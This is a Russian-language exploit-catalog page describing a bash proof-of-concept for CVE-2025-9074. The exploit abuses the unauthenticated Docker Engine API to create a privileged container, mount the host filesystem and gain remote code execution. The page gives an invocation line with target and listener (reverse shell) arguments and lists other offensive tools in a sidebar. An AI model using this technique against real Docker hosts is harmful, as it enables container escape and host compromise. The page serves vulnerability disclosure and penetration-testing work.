

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/zaydbf/cve-2025-9074-poc
Повышение привилегийАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеИнструмент Удаленного ДоступаПобег из Контейнера
GitHubzaydbf/cve-2025-9074-poc

CVE-2025-9074-Poc

PoC-эксплойт на основе Bash для CVE-2025-9074, нацеленный на неаутентифицированный API Docker Engine, для выхода из контейнера и удаленного выполнения кода через привилегированное монтирование томов.

Репозиторий
4311 месяцев назадЕщё не проверено
Поделиться

Docker API Неавторизованный RCE (CVE-2025-9074)

Критическая уязвимость CVE-2025-9074 в Docker Desktop позволяет локально запущенным контейнерам Linux подключаться к API Docker Engine через подсеть по умолчанию (192.168.65.7:2375). Проблема сохраняется независимо от настроек Enhanced Container Isolation (ECI) или TCP. Эксплойт PoC для CVE-2025-9074 общедоступен. Уязвимость может позволить несанкционированный доступ к файлам пользователя на хост-системе. Поэтому уровень риска оценивается как высокий.

Автономный Bash-скрипт для эксплуатации открытых API Docker (обычно порт 2375) без аутентификации. Этот инструмент автоматизирует выход из контейнера через монтирование томов, что позволяет выполнять удаленный код.

Возможности

  • Нулевые зависимости: Полностью реализован на Bash с использованием стандартных утилит, таких как curl и grep. Не требуются внешние двоичные файлы или сторонние инструменты.
  • Неавторизованная эксплуатация: Напрямую взаимодействует с API Docker Engine без аутентификации.
  • Автоматическое создание контейнера: Автоматически создает и запускает привилегированный контейнер.
  • Доступ к корню хоста: Монтирует корневую файловую систему хоста для выхода из контейнера.
  • Портативность: Работает в минимальных контейнерных средах с ограниченным набором инструментов.

Использование

chmod +x exploit.sh
./exploit.sh [TARGET_IP] [PORT] -l <listener_ip> -p <listener_port>

Доказательство концепции

изображение
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






